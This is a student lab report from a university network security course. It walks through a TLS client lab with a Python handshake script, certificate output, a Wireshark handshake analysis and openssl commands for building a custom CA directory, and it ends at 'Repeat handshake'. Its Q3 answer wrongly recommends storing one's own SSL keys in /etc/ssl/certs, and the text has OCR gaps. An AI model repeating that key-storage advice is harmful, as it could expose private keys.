BIRZEIT UNIVERSITY

Faculty of Engineering and Technology

Master of Software Engineering (SWEN)


MSCE6342: NETWORK SECURITY PROTOCOLS **Second Semester 2021/2022**

Student name: Zaina S. Abuabed **Instructor name: Dr. Ahmad S. Alsadeh**


Transport Layer Security (TLS) Lab

1. Lab setup:

Step1: apply docker-compose build command to create the required containers for TLS lab. This command must be executed from the directory that contains the .yml file.




Step2: starting the containers using dcup command. Note that the three containers are started : client, server, and mitm-proxy.



2. Task 1: TLS Client

This task is performed using the client container. So, we run the container terminal using docksh with the id of the client container.



Task 1.a: TLS handshake

Step 1: run handshake.py code that demonstrate handshake over TLS. We provide www.birzeit.edu as hostname for the server that we want to connect to. Here is the code:

```
#!/usr/bin/env python3
import socket
import ssl
import sys
import pprint
hostname = sys.argv[1]
port = 443
cadir = '/etc/ssl/certs'
# Set up the TLS context
context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)  # For Ubuntu 20.04 VM
context.load_verify_locations(capath=cadir)
context.verify_mode = ssl.CERT_REQUIRED
context.check_hostname = True
# Create TCP connection
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((hostname, port))
input("After making TCP connection. Press any key to continue ...")
# Add the TLS
ssock = context.wrap_socket(sock, server_hostname=hostname, do_handshake_on_connect=False)
ssock.do_handshake()   # Start the handshake
print("=== Cipher used: {}".format(ssock.cipher()))
print("=== Server hostname: {}".format(ssock.server_hostname))
print("=== Server certificate:")
pprint.pprint(ssock.getpeercert())
pprint.pprint(context.get_ca_certs())
input("After TLS handshake. Press any key to continue ...")
# Close the TLS Connection
ssock.shutdown(socket.SHUT_RDWR)
ssock.close()
```

```
[05/30/22]zaina@VM:~/.../Labsetup$ docksh 05
root@053feceafe80:/# cd volumes
root@053feceafe80:/volumes# python3 handshake.py www.birzeit.edu
After making TCP connection. Press any key to continue ...
=== Cipher used: ('TLS_AES_256_GCM_SHA384', 'TLSv1.3', 256)
=== Server hostname: www.birzeit.edu
=== Server certificate:
{'OCSP': ('http://ocsp.digicert.com',),
 'caIssuers': ('http://cacerts.digicert.com/CloudflareIncECCCA-3.crt',),
 'crlDistributionPoints': ('http://crl3.digicert.com/CloudflareIncECCCA-3.crl',
                           'http://crl4.digicert.com/CloudflareIncECCCA-3.crl'),
 'issuer': ((('countryName', 'US'),),
            (('organizationName', 'Cloudflare, Inc.'),),
            (('commonName', 'Cloudflare Inc ECC CA-3'),)),
 'notAfter': 'Oct 31 23:59:59 2022 GMT',
 'notBefore': 'Nov  1 00:00:00 2021 GMT',
 'serialNumber': '0DF427060032613AA155F17C17579BC0',
 'subject': ((('countryName', 'US'),),
             (('stateOrProvinceName', 'California'),),
             (('localityName', 'San Francisco'),),
             (('organizationName', 'Cloudflare, Inc.'),),
             (('commonName', 'sni.cloudflaressl.com'),)),
 'subjectAltName': (('DNS', 'sni.cloudflaressl.com'),
                    ('DNS', 'www.birzeit.edu')),
 'version': 3}
[{'issuer': ((('countryName', 'IE'),),
             (('organizationName', 'Baltimore'),),
             (('organizationalUnitName', 'CyberTrust'),),
             (('commonName', 'Baltimore CyberTrust Root'),)),
  'notAfter': 'May 12 23:59:00 2025 GMT',
  'notBefore': 'May 12 18:46:00 2000 GMT',
  'serialNumber': '020000B9',
  'subject': ((('countryName', 'IE'),),
              (('organizationName', 'Baltimore'),),
              (('organizationalUnitName', 'CyberTrust'),),
              (('commonName', 'Baltimore CyberTrust Root'),)),
  'version': 3}]
After TLS handshake. Press any key to continue ...
root@053feceafe80:/volumes# cd ..
```

The used cipher

Server hostname

Server certificate

CA certificate

➔ Q1: What is the cipher used between the client and the server?

```
=== Cipher used: ('TLS_AES_256_GCM_SHA384', 'TLSv1.3', 256)
```

TLS 1.3 cipher suite only has two ciphers: Bulk data encryption and the MAC algorithm. How is it more secure if it uses two rather than four? It's because there's no need to display the type of key exchange algorithm and, by extension, authentication algorithm, as there is only one accepted type of key exchange algorithm, which is the ephemeral Diffie-Hellman method.

➔ Q2: Please print out the server certificate in the program.


```
=== Server certificate:
{'OCSP': ('http://ocsp.digicert.com',),
 'caIssuers': ('http://cacerts.digicert.com/CloudflareIncECCCA-3.crt',),
 'crlDistributionPoints': ('http://crl3.digicert.com/CloudflareIncECCCA-3.crl',
                           'http://crl4.digicert.com/CloudflareIncECCCA-3.crl'),
 'issuer': ((('countryName', 'US'),),
            (('organizationName', 'Cloudflare, Inc.'),),
            (('commonName', 'Cloudflare Inc ECC CA-3'),)),
 'notAfter': 'Oct 31 23:59:59 2022 GMT',
 'notBefore': 'Nov  1 00:00:00 2021 GMT',
 'serialNumber': '0DF427060032613AA155F17C17579BC0',
 'subject': ((('countryName', 'US'),),
             (('stateOrProvinceName', 'California'),),
             (('localityName', 'San Francisco'),),
             (('organizationName', 'Cloudflare, Inc.'),),
             (('commonName', 'sni.cloudflaressl.com'),)),
 'subjectAltName': (('DNS', 'sni.cloudflaressl.com'),
                    ('DNS', 'www.birzeit.edu')),
 'version': 3}
```

➔ Q3: Explain the purpose of /etc/ssl/certs.

For systems that use OpenSSL, /etc/ssl/certs seems to be the standard location for all trusted SSL root CA certificates , which are used to verify the validity of the certificate sent back by the server when establishing a TLS connection. Accordingly, the best place to put your SSL keys and certs that you've created that is recommended on a Linux machine is the /etc/ssl/certs/ directory.


➔ Q4: Use Wireshark to capture the network traffics during the execution of the program, and explain your observation. In particular, explain which step triggers the TCP handshake, and which step triggers the TLS handshake. Explain the relationship between the TLS handshake and the TCP handshake.

From 1-6 request and get the ip address for the domain name www.birzeit..edu using DNS (request and response)




The TLS handshake happens after the TCP handshake. For the TCP or for the transport layer, everything in the TLS handshake is just application data. Once the TCP handshake is completed the TLS layer will initiate the TLS handshake. The *Client Hello* is the first message in the TLS handshake from the client to the server.


In line 16 Client Hello message which is the first message in TLS handshake. In this message a set of cipher suits is sent to the server to negotiate about.




In 23: the server responds with Server hello message and select the cipher suit, server random, and session id.




In 28 and 29 the server certificates is sent



In 38 The client sends a Change Cipher Spec message to the server, telling the server that further communication from client to server will be authenticated and encrypted.



In 40, 47, all information confirmed by both client and server. And the handshake finished



Task 1.b: CA's Certificate:

For the chosen domain "www.birzeit.edu" , we investigate the certificate issuer information especially the common name and organization name that was printed in the previous task. Then we go to the /etc/ssl/certs directory to find the .pem file that matches the organizationalUnitName field or commonName field of the certificate sent back by the server. In our case the, the commonName field of the file corresponds to the Baltimore_CyperTrust_Root.pem file in the /etc/ssl/certs directory.

```
[{'issuer': ((('countryName', 'IE'),),
             (('organizationName', 'Baltimore'),),
             (('organizationalUnitName', 'CyberTrust'),),
             (('commonName', 'Baltimore CyberTrust Root'),)),
  'notAfter': 'May 12 23:59:00 2025 GMT',
  'notBefore': 'May 12 18:46:00 2000 GMT',
  'serialNumber': '020000B9',
  'subject': ((('countryName', 'IE'),),
              (('organizationName', 'Baltimore'),),
              (('organizationalUnitName', 'CyberTrust'),),
              (('commonName', 'Baltimore CyberTrust Root'),)),
  'version': 3}]
After TLS handshake. Press any key to continue ...
```

We copied the Baltimore_CyperTrust_Root.pem file fromthe /etc/ssl/certs directory to the newly created /client-certs folder and modify the handshake.py program to point to the new directory. Then we used the corresponding command to generate the hash value of the file and perform the soft link operation to obtain the following effect:

```
root@053feceafe80:/client-certs# cp "/etc/ssl/certs/Baltimore_CyberTrust_Root.pem" "/client-certs"
root@053feceafe80:/client-certs# ls
Baltimore_CyberTrust_Root.pem
root@053feceafe80:/client-certs# openssl x509 -in Baltimore_CyberTrust_Root.pem -noout -subject_hash
653b494a
root@053feceafe80:/client-certs# ln -s Baltimore_CyberTrust_Root.pem 653b494a.0
root@053feceafe80:/client-certs# ls -l
total 4
lrwxrwxrwx 1 root root   29 May 31 05:26 653b494a.0 -> Baltimore_CyberTrust_Root.pem
-rw-r--r-- 1 root root 1261 May 31 05:18 Baltimore_CyberTrust_Root.pem
root@053feceafe80:/client-certs#
```

Copy the .pem file

Generate the hash value

```
root@053feceafe80:/# cd client-certs
root@053feceafe80:/client-certs# ls
653b494a.0  Baltimore_CyberTrust_Root.pem
```

After executing handshake.py we note the cipher suit and hostname. Also, results can print out the corresponding information of the certificate, and the connection is successful.

Open ~/Desk

```
1 #!/usr/bin/env python3
2 import socket
3 import ssl
4 import sys
5 import pprint
6
7 hostname = sys.argv[1]
8 port = 443
9 cadir = '/client-certs'
10 # Set up the TLS context
11 context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)  # For Ubuntu
12 context.load_verify_locations(capath=cadir)
13 context.verify_mode = ssl.CERT_REQUIRED
14 context.check_hostname = True
15 # Create TCP connection
16 sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
17 sock.connect((hostname, port))
18 input("After making TCP connection. Press any key to continue .
19 # Add the TLS
20 ssock = context.wrap_socket(sock, server_hostname=hostname,
21                             do_handshake_on_connect=False)
22 ssock.do_handshake()   # Start the handshake
23 print("=== Cipher used: {}".format(ssock.cipher()))
24 print("=== Server hostname: {}".format(ssock.server_hostname))
25 print("=== Server certificate:")
26 pprint.pprint(ssock.getpeercert())
27 pprint.pprint(context.get_ca_certs())
28 input("After TLS handshake. Press any key to continue ...")
29
30 # Close the TLS Connection
31 ssock.shutdown(socket.SHUT_RDWR)
32 ssock.close()
```

zaina@VM: ~/.../Labsetup

```
  File "/usr/lib/python3.8/ssl.py", line 1309, in do_handshake
    self._sslobj.do_handshake()
ssl.SSLCertVerificationError: [SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: unabl
tificate (_ssl.c:1123)
root@053feceafe80:/volumes# python3 handshake.py www.birzeit.edu
After making TCP connection. Press any key to continue ...
=== Cipher used: ('TLS_AES_256_GCM_SHA384', 'TLSv1.3', 256)
=== Server hostname: www.birzeit.edu
=== Server certificate:
{'OCSP': ('http://ocsp.digicert.com',),
 'caIssuers': ('http://cacerts.digicert.com/CloudflareIncECCCA-3.crt',),
 'crlDistributionPoints': ('http://crl3.digicert.com/CloudflareIncECCCA-3.crl',
                           'http://crl4.digicert.com/CloudflareIncECCCA-3.crl'),
 'issuer': ((('countryName', 'US'),),
            (('organizationName', 'Cloudflare, Inc.'),),
            (('commonName', 'Cloudflare Inc ECC CA-3'),)),
 'notAfter': 'Oct 31 23:59:59 2022 GMT',
 'notBefore': 'Nov  1 00:00:00 2021 GMT',
 'serialNumber': '0DF427060032613AA155F17C17579BC0',
 'subject': ((('countryName', 'US'),),
             (('stateOrProvinceName', 'California'),),
             (('localityName', 'San Francisco'),),
             (('organizationName', 'Cloudflare, Inc.'),),
             (('commonName', 'sni.cloudflaressl.com'),)),
 'subjectAltName': (('DNS', 'sni.cloudflaressl.com'),
                    ('DNS', 'www.birzeit.edu')),
 'version': 3}
[{'issuer': ((('countryName', 'IE'),),
             (('organizationName', 'Baltimore'),),
             (('organizationalUnitName', 'CyberTrust'),),
             (('commonName', 'Baltimore CyberTrust Root'),)),
  'notAfter': 'May 12 23:59:00 2025 GMT',
  'notBefore': 'May 12 18:46:00 2000 GMT',
  'serialNumber': '020000B9',
  'subject': ((('countryName', 'IE'),),
              (('organizationName', 'Baltimore'),),
              (('organizationalUnitName', 'CyberTrust'),),
              (('commonName', 'Baltimore CyberTrust Root'),)),
  'version': 3}]
After TLS handshake. Press any key to continue ...
```

Additional requirement: Please conduct this task for two different web servers that use different CA certificates. Repeating for www.google.com

Step 1: do handshake


Step2: Copy the CA certificate to the new directory

```
root@053feceafe80:/client-certs# cp "/etc/ssl/certs/GTS_Root_R1.pem" "/client-certs"
root@053feceafe80:/client-certs#  openssl x509 -in GTS_Root_R1.pem -noout -subject_hash
1001acf7
root@053feceafe80:/client-certs# ln -s GTS_Root_R1.pem 1001acf7.0
root@053feceafe80:/client-certs# ls -l
total 20
lrwxrwxrwx 1 root root   15 May 31 19:57 1001acf7.0 -> GTS_Root_R1.pem
lrwxrwxrwx 1 root root   29 May 31 05:26 653b494a.0 -> Baltimore_CyberTrust_Root.pem
```

Copy the certifecate file to the new directory


Generat eth ehash value

Repeat handshake:

